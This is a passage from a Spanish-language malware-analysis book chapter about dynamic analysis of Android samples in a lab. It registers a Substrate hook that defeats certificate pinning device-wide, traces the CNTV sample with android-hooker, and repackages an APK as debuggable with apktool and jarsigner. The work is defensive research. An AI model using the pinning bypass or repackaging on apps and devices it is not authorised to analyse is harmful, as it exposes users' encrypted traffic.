Al igual que en el apartado anterior, sólo queda añadir la extensión a la clase PluginManager para que se haga efectivo:

```
public class PluginManager {
 public static final boolean DEBUG = true;
 static void initialize(){
 // new ExamplePlugin().apply();
 // new EToolsCPPlugin().apply();
 new SSLContextCPPlugin().apply();
 }
}
```

Añadida la extensión al PluginManager, se instalará la aplicación substrate-base con el hook desde Android Studio, se reiniciará la VM-Android desde el icono que ha aparecido en la barra de notificaciones y al ejecutar de nuevo la aplicación de eTools se podrá volver a interceptar las comunicaciones evadiendo el Certificate Pinning y sin que esta modificación en el comportamiento haya sido detectada por la aplicación. Una vez más, si se miran los logs registrados en logcat, aparecerán reflejados los mensajes insertados por la extensión:




Imagen 04.29: Logging realizado por el hook.

El resumen de esta técnica es similar al del apartado anterior, permite de forma inocua la modificación del comportamiento de las aplicaciones pero esta vez con un impacto mayor ya que toda aplicación que se ejecute en el dispositivo y haga uso de esta función de la API de Android se verá afectada de forma colateral, lo cual puede ser interesante ya que en este caso particular, una vez aplicado este hook se empezarán a interceptar comunicaciones que está realizando el dispositivo con los servidores de Google y que antes no se podían capturar debido al Certificate Pinning realizado por el sistema.

Dicho esto posiblemente el lector ya esté pensando, de forma completamente acertada, en la cantidad de funciones del sistema que se podría hookear para “engañar” a las aplicaciones ejecutadas en la VM-Android de modo que las respuestas devuelvan resultados similares a los que devolvería un teléfono móvil en lugar de la tablet que está siendo simulada.

Las posibilidades que ofrecen las técnicas de hooking son muchas y es una cuestión de identificación de funciones de interés para incluir la lógica que mejor se ajuste al análisis que va a realizarse.





## 4. Monitorización aplicando hooking con android-hooker

A lo largo del presente capítulo se han presentado diferentes técnicas divididas en dos grandes bloques:

- Observación del comportamiento de la aplicación para identificar qué efecto tiene la ejecución sobre el dispositivo.
- Modificación de comportamiento, para modificar y eliminar restricciones que pudieran estar suponiendo un impedimento en la tarea de observación.

Por otro lado, a estas alturas del libro el lector ya habrá descubierto desde su propia experiencia en el análisis de muestras la complejidad que puede llegar a tener uno de los principales objetivos: encontrar la ruta de ejecución y las condiciones que se deben de cumplir para que un determinado fragmento de código malicioso, localizado en el código durante un análisis estático, llegue a ejecutarse.

Es en este punto donde análisis estático y dinámico encuentran su relación más directa, y donde dentro del análisis dinámico, mediante técnicas de modificación de comportamiento aplicando hooking se podría retro-alimentar el proceso de observación, y en este punto es donde se la herramienta **android-hooker** intenta asistir a la tarea del analista permitiéndole detectar el camino seguido por la ejecución y los valores que se han pasado como parámetros entre funciones en todo ese flujo de ejecución que ha realizado la aplicación.

De forma más detallada, la forma de uso y posibilidades de **android-hooker** son las siguientes:

- Desde la interfaz gráfica de la herramienta permite la conexión con un dispositivo Android especificando la dirección IP de este, o con un dispositivo conectado directamente por USB.
- Una vez la herramienta se ha conectado con el dispositivo listará todas las aplicaciones instaladas para que el analista pueda seleccionar la muestra a analizar.
- Tras seleccionar la muestra, la herramienta enumerará las clases detectadas como participantes en la ejecución, tanto las incluidas en el código como las llamadas a librerías externas y a la API de Android. Las clases seleccionadas serán el objetivo del hooking.
- Toda clase seleccionada será *hookeada* de manera automática, por lo que todas las funciones encontradas dentro de las clases seleccionadas serán observadas para que cuando sean llamadas generen un camino de ejecución en forma de árbol que permita definir qué funciones llamaron a qué otras funciones, reflejando además los valores de los parámetros pasados como argumentos a estas.
- La técnica utilizada por el hooking de **android-hooker** consiste en dejar *migas de pan* en el logcat, de modo que la propia herramienta observará los logs generados para interpretar la información volcada por los hooks y así poder *dibujar* en una última pantalla esa traza de ejecución:




Imagen 04.30: Funciones ejecutadas y parámetros recibidos.

Debido a la configuración que se ha realizado del entorno de análisis, ya se cumplen todos los requisitos necesarios para poder ejecutar la herramienta **android-hooker**: tener instalado el JRE y las SDK tools en la máquina de análisis, y disponer de un dispositivo Android rooteado con Cydia Substrate instalado.

Esta herramienta se encuentra junto con el resto de herramientas del repositorio de **malware-samples**, por lo que para ejecutar la aplicación sólo hará falta ejecutar los siguientes comandos:

```
cd /mnt/data/malware-samples/tools/android-hooker/
java -jar android-hooker-1.0-jar-with-dependencies.jar
```

En su primera ejecución solicitará el directorio en el cual se encuentra instalado el SDK de Android, en el caso del laboratorio creado `/mnt/data/android/sdk`, que tras ser establecido y presionado el botón **SET**, mostrará la versión de las *build tools* que utilizará para compilar y la versión de la API de Android utilizada para compilar la extensión de Substrate que la herramienta creará para trazar el flujo de ejecución:






Imagen 04.31: Configuración inicial de android-hooker.

Desde este momento la herramienta ya queda configurada e indicándole la dirección IP de la VM-Android se conectará a ella con el botón **CONNECT** para listar las aplicaciones instaladas (puede ser necesario presionarlo múltiples veces si ya se había establecido conexión previamente), permitiendo seleccionar la muestra a analizar y enumerar sus clases presionando el botón **“Extract classes from APK”**.

Para presentar las posibilidades de la herramienta y su asistencia durante el análisis, se utilizará la muestra con hash SHA-1 9e585e582c78a31d32355d56428e872fb2b80899, la cual se corresponde con la aplicación de la televisión CNTV que se ha presentado en capítulos anteriores.

Si utilizando **android-hooker** se establece una conexión con la VM-Android introduciendo su dirección IP, y se selecciona la aplicación **cn.cntv**, para en un siguiente paso extraer sus clases, se obtendrá un resultado como el siguiente:




Imagen 04.32: Clases detectadas en la app instalada cn.cntv.

Se seleccionarán las clases que se localizaron durante los análisis realizados anteriormente sobre esta muestra y en los que intervienen en el servidor HTTP que se arranca con la aplicación, que son todas las que se encuentran bajo el paquete **cn.cntv.download.server**, tal y como se muestra en la captura anterior.

Una vez seleccionadas sólo queda presionar sobre el botón **“Hook classes”** y esperar a que en la barra inferior de la herramienta se muestre el mensaje *“Apk installed!, restart the device to start logging activity”*. En este punto se presionará el botón de la herramienta **“Watch logcat”** para empezar a capturar los logs generados por la máquina virtual y se aplicará el reinicio de costumbre para activar la extensión de Substrate.

Tras reiniciarse la VM Android se forzará el inicio de la app para que con él se arranque el servidor web que se establece a la escucha en el puerto 7766:

```
adb shell su -c 'am start cn.cntv/cn.cntv.activity.main.MainActivity'
```

Si ahora se abre un navegador y se accede a la URL **http://[ip-vm-android]:7766/** (donde **[ip-vm-android]** es la IP asignada a la VM Android), se podrá ver como **android-hooker** captura la traza de la ejecución en orden descendente (en la parte alta del log se muestra la llamada más reciente) y muestra los parámetros recibidos en cada una de las funciones llamadas de las clases inspeccionadas:




Imagen 04.33: Flujo de ejecución y parámetros recibidos como argumentos.



La herramienta no sólo construye un mapa de ejecución basado en la selección de clases que ha realizado el analista, sino que por cada llamada a una función de una clase inspeccionada realiza un volcado en logcat para que en caso de que se haya pasado por alto alguna clase importante, pueda ser detectada para redefinir de forma más precisa las clases observadas en un nuevo hook. Para ello el analista deberá atender a la salida del logcat:

```
adb logcat -cd
adb logcat
```

Y accede de nuevo a la URL donde se encuentra el servidor web iniciado por la muestra de malware. Además de capturarse el flujo de ejecución en la herramienta, si ahora se observa la salida capturada en el logcat y se realiza una búsqueda por la palabra clave “STACK\_TRACE\_PRINT” se encontrará un volcado como el siguiente:

```
/com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1(23212): STACK_TRACE_START => cn.cntv.download.server.HttpFileHandler$1.compare(java.lang.Object,java.lang.Object)
/com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1(23212): /com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1(23212):
/System.err(23212): java.lang.Exception: => STACK_TRACE_PRINT
/System.err(23212): at com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1.invoke(LoggerPlugin.java:63)
/System.err(23212): at com.saurik.substrate.MS$2.invoke(MS.java:68)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler$1.compare(Native Method)
/System.err(23212): at java.util.TimSort.binarySort(TimSort.java:261)
/System.err(23212): at java.util.TimSort.sort(TimSort.java:186)
/System.err(23212): at java.util.TimSort.sort(TimSort.java:169)
/System.err(23212): at java.util.Arrays.sort(Arrays.java:2938)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.sort(HttpFileHandler.java:116)
/System.err(23212): at com.saurik.substrate.MS$MethodPointer.invoke(Native Method)
/System.err(23212): at com.saurik.substrate.MS$MethodAlteration.invoke(MS.java:99)
/System.err(23212): at com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1.invoke(LoggerPlugin.java:85)
/System.err(23212): at com.saurik.substrate.MS$2.invoke(MS.java:68)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.sort(Native Method)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.createDirListHtml(HttpFileHandler.java:94)
/System.err(23212): at com.saurik.substrate.MS$MethodPointer.invoke(Native Method)
/System.err(23212): at com.saurik.substrate.MS$MethodAlteration.invoke(MS.java:99)
/System.err(23212): at com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1.invoke(LoggerPlugin.java:85)
/System.err(23212): at com.saurik.substrate.MS$2.invoke(MS.java:68)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.createDirListHtml(Native Method)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.handle(HttpFileHandler.java:49)
/System.err(23212): at com.saurik.substrate.MS$MethodPointer.invoke(Native Method)
/System.err(23212): at com.saurik.substrate.MS$MethodAlteration.invoke(MS.java:99)
/System.err(23212): at com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1.invoke(LoggerPlugin.java:85)
/System.err(23212): at com.saurik.substrate.MS$2.invoke(MS.java:68)
/System.err(23212): at cn.cntv.download.server.HttpFileHandler.handle(Native Method)
/System.err(23212): at org.apache.http.protocol.HttpService.doService(HttpService.java:243)
/System.err(23212): at org.apache.http.protocol.HttpService.handleRequest(HttpService.java:187)
/System.err(23212): at cn.cntv.download.server.WorkerThread.run(WorkerThread.java:29)
/System.err(23212): at com.saurik.substrate.MS$MethodPointer.invoke(Native Method)
/System.err(23212): at com.saurik.substrate.MS$MethodAlteration.invoke(MS.java:99)
/System.err(23212): at com.nodoraiz.substratehook.plugins.LoggerPlugin$1$1.invoke(LoggerPlugin.java:85)
/System.err(23212): at com.saurik.substrate.MS$2.invoke(MS.java:68)
/System.err(23212): at cn.cntv.download.server.WorkerThread.run(Native Method)
```

Imagen 04.34: Volcado de traza de la pila de ejecución.

Dicho volcado muestra una primera línea `STACK_TRACE_START` en la que se indica el método que está siendo ejecutado, y a continuación muestra la pila de ejecución a través de generar una excepción controlada, de modo que por ejemplo en la captura anterior se puede observar:

- Un volcado de la pila de ejecución de la llamada a la función `compare(...)` de la clase `cn.cntv.download.server.HttpFileHandler` que recibe como parámetro un `Object`.
- El flujo para que la ejecución llegue a esa llamada se origina en la clase `cn.cntv.download.server.WorkerThread`, en su método `run(...)`.
- Desde la clase `WorkerThread` hasta `HttpFileHandler`, se realizan otras llamadas a funciones de la clase `HttpFileHandler` como por ejemplo: `handle(...)`, `createDirListHtml(...)` y `sort(...)`.

Visto el ejemplo, la herramienta presenta una forma fácil para que el analista pueda inspeccionar las clases que durante el análisis estático le han parecido sospechosas para en tiempo de ejecución descubrir de qué manera participan, qué parámetros reciben, o para recoger más información y realimentar el proceso de análisis estático y dinámico.





## 5. Técnicas basadas en depuración

Hasta el momento se han tratado técnicas que permitirán al analista observar qué ocurre cuando se ejecuta una muestra y modificar el comportamiento definido en su código, pero a estas estrategias se puede sumar una adicional con objetivo de tener un mayor conocimiento y control de la aplicación: depurar la ejecución para identificar qué valores están llegando en tiempo de ejecución, e incluso llegar a modificarlos.

Al aplicar esta estrategia el enfoque aplicado será diferente a los vistos antes y llevará al analista a abandonar ese rol pasivo en el que es un mero observador de la ejecución, y adquirir uno más activo en el que haciendo uso de depuradores de código se conectará a los procesos en ejecución, teniendo acceso así a las instrucciones que serán ejecutadas y permitiéndole avanzar por la ejecución de forma en la que se tenga una visibilidad completa de lo que está ocurriendo.

### Código Java

Mediante el uso de distintas herramientas es posible depurar el código Java de una aplicación instalada en tiempo de ejecución. Esta es una técnica habitual cuando el desarrollador está trabajando en escribir el código de la aplicación, donde desde el IDE con el que trabaje dispondrá de las herramientas necesarias para conectar un depurador y trazar la ejecución, permitiendo observar el flujo de ejecución seguido, valores tomados por variables, e incluso realizar la modificación de estas.

El escenario al que se enfrenta el analista de malware será algo distinto debido a que no se dispondrá del código fuente original, aunque en su ausencia, se podrá hacer uso de herramientas como *apktool*, la cual ofrece un parámetro específico para este fin y que permite decodificar y re-empaquetar aplicaciones preparando el APK de modo que pueda ser depurado. Como muestra de ejemplo de la técnica se reutilizará la app de la televisión CNTV con hash SHA-1 9e585e582c78a31d32355d56428e872fb2b80899, la cual servirá de buen ejemplo debido a algunas particularidades que se dan en ella, igual que se darán en otras muestras que hagan el uso de componentes distintos de *Activity*, como pueda ser *Service*.

Para depurar el código Java de una aplicación es necesario que en la etiqueta XML `<application>` del fichero `AndroidManifest.xml` se encuentre definido el atributo **`android:debuggable`** y establecido a **`true`**. Esto se puede comprobar decodificando el recurso haciendo uso de *apktool* o con el script **`infogath.py`**. Tanto si este valor está establecido a **`false`** como si no se encuentra definido (por defecto su valor es **`false`**), será necesario modificarlo para poder conectar el depurador del IDE al proceso en ejecución en el dispositivo, por lo que en resumen habrá que:

- Desempaquetar la aplicación a la que se quiere conectar el depurador.
- Modificar su `AndroidManifest.xml` para activar el atributo y que el dispositivo permita esta conexión.
- Re-empaquetar la aplicación con esta modificación incluida.
- Firmar y alinear el contenido del APK para su optimización.

Antes de comenzar con el proceso descrito, será necesario crear el almacén de claves que será utilizado para firmar el APK reempaquetado, para ello se ejecutará el siguiente comando:



```
keytool -genkey -v -keystore key.keystore -alias my_alias -keyalg RSA -keysize
2048 -validity 10000
```

Una vez cumplimentados u obviados los campos de información (no tienen mayor relevancia para la prueba), es el momento de preparar el APK para que sea depurable. Esto puede lograrse con los siguientes comandos:

```
apktool d -d 9e585e582c78a31d32355d56428e872fb2b80899.apk
apktool b -d -o debug.apk 9e585e582c78a31d32355d56428e872fb2b80899
```

El argumento **-d** de *apktool* prepara el fichero *AndroidManifest.xml* para que sea depurado, de modo que los dos comandos anteriores cubren los apartados de desempaquetado, modificación en el *AndroidManifest.xml* de *android:debuggable="true"* y el re-empaquetado del APK. El siguiente paso es firmar y alinear el APK:

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore
debug.apk my_alias
jarsigner -verify -verbose -certs debug.apk
zipalign -v 4 debug.apk debug_aligned.apk
```

El primer comando solicitará la clave que se haya establecido durante la creación del almacén de claves, el segundo servirá para verificar que la firma se ha realizado correctamente, y con el último se alinearán los bytes del APK en el fichero *debug\_aligned.apk*.

En este punto ya se tiene preparado el APK para su instalación, ejecución y depuración, pero antes de nada es necesario preparar el entorno para la depuración: habrá que configurar el IDE con el código que se va a depurar, y el dispositivo para que suspenda la ejecución en su arranque a la espera de que se conecte el depurador. A continuación se describen en detalle estos pasos:

### Configuración del IDE en la VM-Kali

Se utilizará Android Studio como entorno de desarrollo para realizar la depuración remota del código en ejecución. Los pasos a seguir para preparar el IDE para esta depuración son los siguientes:

1. Abrir Android Studio y crear un nuevo proyecto donde el nombre de la aplicación y el dominio de la compañía tienen que generar el *package* de la aplicación que se quiere depurar.

En el caso de la muestra que se ha tomado como ejemplo, el *package* necesitará un valor **cn.cntv** (este valor se recupera desde el fichero *AndroidManifest.xml*), por tanto se introducirá como nombre de aplicación **cntv** y como dominio de la compañía **cn**.

2. En la siguiente pantalla de configuración se establecerá como versión mínima del SDK el valor que esté definido en el *AndroidManifest.xml* en el atributo **android:minSdkVersion** de la etiqueta **<uses-sdk>**, o en su defecto, el valor que se ajuste al dispositivo sobre el que será ejecutado. En el caso de esta muestra, como el valor no viene definido se utilizará el de la VM-Android: 18 (Android 4.3).

3. En la pantalla del asistente de selección de componente *activity* se seleccionará **Add No Activity**.



4. Una vez se haya creado el proyecto, se sobre-escribirá el directorio **res** y fichero **AndroidManifest.xml** creado por el proyecto Android con los decodificados por *apktool* para que de este modo el proyecto en *Android Studio* quede actualizado con la información que fue extraída con *apktool*:

Nombre	Tamaño	Tipo	Fecha de modificación	Nombre	Tamaño	Tipo	Fecha de modificación
assets	18 elementos	carpeta	jue 17 de 2015 10:57:41 CET	app	6 elementos	carpeta	jue 17 de 2015 11:00:45 CET
build	3 elementos	carpeta	jue 17 de 2015 11:04:05 CET	build	3 elementos	carpeta	jue 17 de 2015 11:00:36 CET
lib	2 elementos	carpeta	jue 17 de 2015 10:57:41 CET	libs	0 elementos	carpeta	jue 17 de 2015 10:59:29 CET
original	2 elementos	carpeta	jue 17 de 2015 10:57:41 CET	src	3 elementos	carpeta	jue 17 de 2015 10:59:29 CET
res	25 elementos	carpeta	jue 17 de 2015 10:57:39 CET	AndroidManifest	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
smali	5 elementos	carpeta	jue 17 de 2015 10:57:39 CET	main	3 elementos	carpeta	jue 17 de 2015 11:00:55 CET
unknown	3 elementos	carpeta	jue 17 de 2015 10:57:41 CET	java	5 elementos	carpeta	jue 17 de 2015 11:01:25 CET
AndroidManifest.xml	15.5 kb	documento XML	jue 17 de 2015 11:00:55 CET	res	25 elementos	carpeta	jue 17 de 2015 11:00:55 CET
apktool.yml	496 bytes	documento YAML	jue 17 de 2015 10:57:41 CET	AndroidManifest.xml	15.5 kb	documento XML	jue 17 de 2015 10:57:37 CET
				test	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
				app-impl	6.8 kb	documento XML	jue 17 de 2015 11:00:45 CET
				build.gradle	608 bytes	documento de texto sencillo	jue 17 de 2015 10:59:30 CET
				proguard-rules.pro	652 bytes	documento de texto sencillo	jue 17 de 2015 10:59:29 CET
				graphics	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
				build-graphics	498 bytes	código fuente en C	jue 17 de 2015 10:59:29 CET
				ctrl.xml	935 bytes	documento XML	jue 17 de 2015 11:00:45 CET
				graphics.properties	855 bytes	documento de texto sencillo	jue 17 de 2015 10:59:29 CET
				graphics	5.0 kb	script en shell	jue 17 de 2015 10:59:29 CET
				graphics.bat	2.4 kb	documento de texto sencillo	jue 17 de 2015 10:59:29 CET
				local.properties	423 bytes	script/función de MATLAB	jue 17 de 2015 10:59:29 CET
				settings.gradle	15 bytes	documento de texto sencillo	jue 17 de 2015 10:59:29 CET

Imagen 04.35: Preparación del proyecto Android para depuración: recursos y manifiesto.

En la captura se presenta a la izquierda la estructura de directorios creada como salida cuando se ejecutó el comando “*apktool d -d 9e585e582c78a31d32355d56428e872fb2b80899.apk*”, y a la derecha la estructura de directorios generada por *Android Studio* al crear el proyecto y sobre la cual deben de ser sustituidos los ficheros.

5. El siguiente paso es copiar el código decodificado por *apktool*. Este código está preparado de forma especial para que pueda ser cargado en el IDE y utilizado para su depuración, incluyendo a la izquierda de cada línea un valor “*a=0; //*” para que el código no sea detectado como erróneo, y a la derecha el código *smali* asociado al bytecode que será ejecutado en el dispositivo.

Para completar este paso bastará con copiar todas las carpetas y clases que se encuentren bajo el directorio *smali* de la salida de *apktool*, al directorio “*.../app/src/main/java/*” creado por *Android Studio*. En la siguiente captura se muestra a la izquierda el directorio de origen y a la derecha el de destino:

Nombre	Tamaño	Tipo	Fecha de modificación	Nombre	Tamaño	Tipo	Fecha de modificación
assets	18 elementos	carpeta	jue 17 de 2015 10:57:41 CET	app	6 elementos	carpeta	jue 17 de 2015 11:00:45 CET
build	3 elementos	carpeta	jue 17 de 2015 11:04:05 CET	build	3 elementos	carpeta	jue 17 de 2015 11:00:36 CET
lib	2 elementos	carpeta	jue 17 de 2015 10:57:41 CET	libs	0 elementos	carpeta	jue 17 de 2015 10:59:29 CET
original	2 elementos	carpeta	jue 17 de 2015 10:57:41 CET	src	3 elementos	carpeta	jue 17 de 2015 10:59:29 CET
res	25 elementos	carpeta	jue 17 de 2015 10:57:39 CET	AndroidManifest	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
smali	5 elementos	carpeta	jue 17 de 2015 10:57:39 CET	main	3 elementos	carpeta	jue 17 de 2015 11:00:55 CET
AndroidManifest.xml	15.5 kb	documento XML	jue 17 de 2015 11:00:55 CET	java	5 elementos	carpeta	jue 17 de 2015 11:01:25 CET
apktool.yml	496 bytes	documento YAML	jue 17 de 2015 10:57:41 CET	res	25 elementos	carpeta	jue 17 de 2015 11:00:55 CET
				AndroidManifest.xml	15.5 kb	documento XML	jue 17 de 2015 10:57:37 CET
				test	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
				app-impl	6.8 kb	documento XML	jue 17 de 2015 11:00:45 CET
				build.gradle	608 bytes	documento de texto sencillo	jue 17 de 2015 10:59:30 CET
				proguard-rules.pro	652 bytes	documento de texto sencillo	jue 17 de 2015 10:59:29 CET
				graphics	1 elemento	carpeta	jue 17 de 2015 10:59:29 CET
				build-graphics	498 bytes	código fuente en C	jue 17 de 2015 10:59:29 CET
				ctrl.xml	935 bytes	documento XML	jue 17 de 2015 11:00:45 CET
				graphics.properties	855 bytes	documento de texto sencillo	jue 17 de 2015 10:59:29 CET

Imagen 04.36: Preparación del proyecto Android para depuración: código fuente.

En este momento el entorno de desarrollo ya se encuentra preparado para la depuración y se puede abrir clases y establecer puntos de interrupción.

Para la prueba se establecerán un punto de interrupción en la clase **cn.cntv.MainApplication**, en la primera línea de código del método **onCreate()**:




Imagen 04.37: Preparación del proyecto Android para depuración: puntos de interrupción.

## Configuración de la VM-Android

Modificado el APK para permitir su depuración y con el IDE listo para conectarse al dispositivo, sólo queda instalar y ejecutar la aplicación para conectar el depurador. Siguiendo con el ejemplo se ejecutará el comando:

```
adb install debug_aligned.apk
```

Una vez instalada la aplicación y teniendo en cuenta el proceso de depuración y las necesidades del analista puede surgir una condición de carrera: desde que se ejecuta la aplicación y hasta que se conecta el depurador del IDE al proceso en ejecución pasarán unos segundos, tiempo durante el cual se sucederá el ciclo de vida normal de la aplicación, ejecutándose eventos y perdiéndose la posibilidad de depurarlos.

